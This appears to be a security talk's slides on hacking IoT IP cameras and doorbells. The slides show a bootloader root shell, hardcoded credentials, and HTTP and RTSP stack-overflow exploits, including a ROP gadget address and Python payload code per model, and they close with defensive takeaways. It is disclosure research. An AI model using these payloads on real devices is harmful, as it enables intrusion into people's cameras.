
```
.........................................
cloud: iospush: response:
HTTP/1.1 200 OK
Date: Wed, 21 Jun 2017 13:33:36 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.15
Content-Encoding: none
Connection: close
Content-Length: 4
Content-Type: text/html

100

-----------------------------------------
cloud: iospush: alart succeed.

IPCamera login:
IPCamera login: root
Password:
Login incorrect
IPCamera login: admin
Password:
Login incorrect
IPCamera login:
```

Bootloader hijack -> root shell



```
bootargs=mem=44M console=ttyAMA0,115200 root=/dev/mtdblock2 rootfstype=jffs2 mtdpa
rts=hi_sfc:512K(boot),256K(kernel),13M(rootfs)
stdin=serial
stdout=serial
stderr=serial
verify=n
ver=U-Boot 2010.06 (Mar 18 2014 - 03:42:32)

Environment size: 524/262140 bytes
hisilicon # setenv bootargs mem=44M console=ttyAMA0,115200 root=/dev/mtdblock2 roo
tfstype=jffs2 mtdparts=hi_sfc:512K(boot),256K(kernel),13M(rootfs) init=/bin/sh
```

Dumb shell magic





More finds - Undocumented users



```
# cat /mnt/mtd/ipc/conf/config_user.ini
[user0]
username                        = "admin        "
password                        = "mysecretpass "
authtype                        = "15           "
authgroup                       = "             "
[user1]
username                        = "user         "
password                        = "user         "
authtype                        = "3            "
authgroup                       = "             "
[user2]
username                        = "guest        "
password                        = "guest        "
authtype                        = "1            "
authgroup                       = "             "
[user3]
username                        = "             "
password                        = "             "
```

More finds – one binary to rule them all (because why not?)


```
# netstat -anp | grep ipc_server
tcp        0      0 0.0.0.0:554             0.0.0.0:*               LISTEN      904/ipc_server
tcp        0      0 0.0.0.0:1935            0.0.0.0:*               LISTEN      904/ipc_server
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      904/ipc_server
tcp        0      0 127.0.0.1:80            127.0.0.1:52611         ESTABLISHED 904/ipc_server
tcp        0      0 127.0.0.1:80            127.0.0.1:52606         ESTABLISHED 904/ipc_server
udp        0      0 0.0.0.0:8002            0.0.0.0:*                           904/ipc_server
udp        0      0 0.0.0.0:12109           0.0.0.0:*                           904/ipc_server
udp        0      0 0.0.0.0:20101           0.0.0.0:*                           904/ipc_server
udp        0      0 0.0.0.0:12222           0.0.0.0:*                           904/ipc_server
udp        0      0 0.0.0.0:6600            0.0.0.0:*                           904/ipc_server
udp        0      0 0.0.0.0:6601            0.0.0.0:*                           904/ipc_server
udp        0      0 0.0.0.0:6602            0.0.0.0:*                           904/ipc_server
udp        0      0 0.0.0.0:6603            0.0.0.0:*                           904/ipc_server
#
```

Debug time!


```
cp –r / /path/to/sdcard
```

HTTP AUTH

When checking auth at http://<ip>/?usr=<user>&pwd=<password>

```
v3 = strlen1(v2);
libs_parsedata((int)v2, v3, "usr=", (int)"&", 1, (int)s);
v4 = strlen1(v2);
libs_parsedata((int)v2, v4, "pwd=", (int)"&", 1, (int)&v45);
```

libs_parsedata will copy the content of those 2 arguments onto the stack without checking if they fit, resulting in an out of bound write

```
char v45; // [sp+33Ch] [bp-14Ch]@1
char s[116]; // [sp+3BCh] [bp-CCh]@1
int v47; // [sp+43Ch] [bp-4Ch]@52
int v48; // [sp+440h] [bp-48h]@61
int v49; // [sp+444h] [bp-44h]@67
int v50; // [sp+448h] [bp-40h]@63
int v51; // [sp+44Ch] [bp-3Ch]@65
int v52; // [sp+450h] [bp-38h]@69
int v53; // [sp+454h] [bp-34h]@71
int v54; // [sp+458h] [bp-30h]@73
char *v55; // [sp+45Ch] [bp-2Ch]@52
```

```
STMFD   SP!, {R4-R11,LR}
SUB     SP, SP, #0x460
SUB     SP, SP, #4
```

0x460 allocated on stack

Tragic or comic?


```
# cat /proc/sys/kernel/randomize_va_space
2
#
```

ASLR is enabled ☹

However…

```
$ checksec.sh --file ipc_server
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE        No RPATH   No RUNPATH   ipc_server
```

No PIE = it will always load at the same memory address

* checksec.sh - http://www.trapkit.de/tools/checksec.html

Exploiting the overflow

We'll use ROP gadget at 0x0007EDD8 to put the address of the stack pointer (which now contains our command) into R0 then call the system function to execute our command

```
0007EDD0    MOV     R0, SP
0007EDD4    BL      sprintf
0007EDD8    MOV     R0, SP
0007EDDC    BL      system
```

```
GET /?usr=<204bytes><command>&pwd=<328bytes><0xD8ED07> HTTP/1.1
```

The “almighty” exploit


```
cmd = cmd.replace(" ", "${IFS}");

user = "A"*204 + cmd
password = "A"*328

# \x64\x7B\x08 -> NIP-22
if model == "nip22":
        password += "\x64\x7B\x08" # MOV R0, SP \ BL system
# \xD8\xED\x07 -> iDoorBell
elif model == "idoorbell":
        password += "\xD8\xED\x07" # MOV R0, SP \ BL system
else:
        usage()

url = "http://%s/?usr=%s&pwd=%s" % (ip, user, password)
```

RTSP

- Tried to fuzz the RTSP user/pass – no luck
- So…

```
memset(&field, 0, 0x100u);
memset(&value, 0, 0x100u);
v10 = strstr(v6, "Authorization: Digest ");
if ( !v10 )
  return -7;
v12 = v10 + 22;
if ( v10[22] == 32 )
{
  do
    v13 = *((unsigned __int8 *)v12++ + 1);
  while ( v13 == 32 );
}
do
{
  value = 0;
  if ( sscanf(v12, "%[^=]=\"%[^\"]\"", &field, &value) != 2 && sscanf(v12, "%[^=]=\"\"", &field) != 1 )
```

Field & value implied to have 256bytes (0x100) each

Unlimited sized strings scanned into field & value

RTSP exploit


- The RTSP server used digest authentication and it seems they implemented it themselves… poorly
- Since it's the same binary we'll use the same gadget from http

DESCRIBE rtsp://<IP>:554/ RTSP/1.0
Authorization: Digest <296 bytes><command>=”<548 bytes><0xD8ED07>”

```
cmd = cmd.replace(" ", "${IFS}")

field = "A"*296 + cmd
username = "A"*548

# \x64\x7B\x08 -> NIP-22
if model == "nip22":
        username += "\x64\x7B\x08" # MOV R0, SP \ BL system
# \xD8\xED\x07 -> iDoorBell
elif model == "idoorbell":
        username += "\xD8\xED\x07" # MOV R0, SP \ BL system
else:
        usage()

request = """DESCRIBE rtsp://%s:554/ RTSP/1.0\r\nCSeq: 1\r\nAuthorization: Digest %s=\"%s\"\r\n\r\n"""\
        % (ip, field, username)
```

DEMO

20 years ago called



[txt | archive] [archive | gui]

[download entire archive]

-[[8 may]]-

[-name-]	[-platform/daemon-]	[-description-]	[-type-]	[-author-]
jill.c	iis/win2k	isapi .printer extension overflow	remote	dark spyrit
beroftpd.c	ftpd	beroftpd 1.3.4(1) site exec format strings exploit	root	qitest1
netprint.sh	[illegible]	exploited library execution yeilds root shell	local	lsd
ypexp.tar.gz	solaris 5.7/5.6 (sparc)	rpc.yppasswdd remote r000t	remote	mray

i'm looking for the source code to windows nt/2000, if you have it, mail me.

-[[7 may]]-

[-name-]	[-platform/daemon-]	[-description-]	[-type-]	[-author-]
border.c	novel 5.1	novell bordermanager enterprise edition 3.5 dos	dos	honoriak
lpstat2.sh	irix 6.5/6.4/6.3/6.2/5.3	exploited library execution yeilds root shell	local	lsd
iishack2000.c	iis/win2k	isapi printer extension overflow	remote	ryan permeh
execve-setreuid.c	linux-x86	execve of /bin/sh after setreuid(0,0)	shellcode	raptor

[comments? gov-boi@hack.co.za]

[2001][january][march][april]
[2000][november][december]

EOF

Getting root by passing 200 chars to login should not still be a thing in 2018

To sum things up

- The user is required to set a password. But there are 2 other undocumented users hardcoded
- 200 chars overflow. ASLR is supported but ignored
- UPnP is more of a problem than a solution under these circumstances
- Hard to tell how many devices are affected but at this point we're looking at over 200k
  - RCE for other models can be achieved but requires adding separate targets to the exploit

Takeaways

- We need a “security certification” system for IoT, that looks at more than “military grade encryption”
- We need to educate or otherwise “stimulate” the vendors to have a proper incident response process and unattended update mechanisms
- We need to educate the users to get to get tools that can handle the security of their non-traditional devices. At the very least vulnerability checkers

Takeaways for companies

- Have a regularly updated inventory of your connected devices. If you haven't checked yet, odds are you have more than you know
- Check all of them for telnet or other management interfaces. Check if they can be accessed with known credentials (use the MIRAI sourcecode)
- Run vulnerability assessment tools on all services exposed by your connected devices
- Treat your network as hostile!

The gift that keeps on giving

- There are vulnerabilities discovered in apps every day but at the rate IoT is developing we'll have stuff to talk about for ages
- IoT security papers are a low hanging fruit. Almost everything is not only broken but also, sometimes, unfixable
- Focus on remote exploits and mass hacks since that's what cybercriminals will focus on

Ask me anything

abalan@bitdefender.com | @jaymzu